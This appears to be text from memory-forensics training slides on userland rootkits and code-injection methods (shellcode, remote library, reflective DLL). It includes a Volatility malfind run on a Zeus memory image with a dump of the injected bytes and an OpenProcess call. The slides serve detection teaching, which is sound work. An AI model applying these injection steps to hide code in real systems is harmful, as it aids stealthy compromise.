** ** Run on a computer with more cores ** ** to get better performance. **

MD5 of Disk Image: 07c803bab6926db335689d7366af3151

Phase 2. Shutting down scanners Phase 3. Creating Histograms Elapsed time: 16.1351 sec. Total MB processed: 536 Overall performance: 33.2734 MBytes/sec (8.31836 MBytes/sec/thread)

Wireshark



Exercise

Hunting for a Keylogger

Userland Rootkits

Userland Rootkit Approaches

- Code needs to run long-term without being detected
- Can't hide a process
 - psxview finds them
 - Process creation leaves many artifacts
- To avoid this, many malware samples inject code into a long-running process to blend in
 - Also useful for hooking code, stealing data, etc.

Userland Code Injection

- The process of placing foreign code into the address space of another process
- Three main methods:
 - Shellcode Injection
 - Remote Library Injection
 - Reflective DLL Injection

Code Injection – Remote Shellcode Injection


- Instead of loading a full DLL into another process, simply allocate page(s), copy shellcode in, and then have it executed
- Often used in multi-stage payload
 - Common: Shellcode downloads DLLs and other resources over network and loads/executes them


PROCESS




PROCESS









Detecting Shellcode Injection

```
$ python vol.py -f zeus.vmem malfind -p 1724
```

```
Volatile Systems Volatility Framework 2.3
```

```
Process: explorer.exe Pid: 1724 Address: 0x1600000
```

```
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
```

```
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6
```


```
0x01600000 b8 35 00 00 00 e9 cd d7 30 7b b8 91 00 00 00 e9 .5.....0{.....
0x01600010 4f df 30 7b 8b ff 55 8b ec e9 ef 17 c1 75 8b ff O.0{..U.....u..
0x01600020 55 8b ec e9 95 76 bc 75 8b ff 55 8b ec e9 be 53 U....v.u..U....S
0x01600030 bd 75 8b ff 55 8b ec e9 d6 18 c1 75 8b ff 55 8b .u..U.....u..U.
```

```
0x1600000 b835000000      MOV EAX, 0x35
0x1600005 e9cdd7307b      JMP 0x7c90d7d7
0x160000a b891000000      MOV EAX, 0x91
0x160000f e94fdf307b      JMP 0x7c90df63
0x1600014 8bff           MOV EDI, EDI
0x1600016 55            PUSH EBP
```

Code Injection – Remote Library Injection

- A malicious process loads a DLL from disk into another process
- Malicious process can now exit and have work performed in another processes' context


PROCESS



PROCESS




PROCESS




PROCESS





OpenProcess(**PROCESS_CREATE_THREAD** |
PROCESS_VM_OPERATION | **PROCESS_VM_WRITE**, ...)

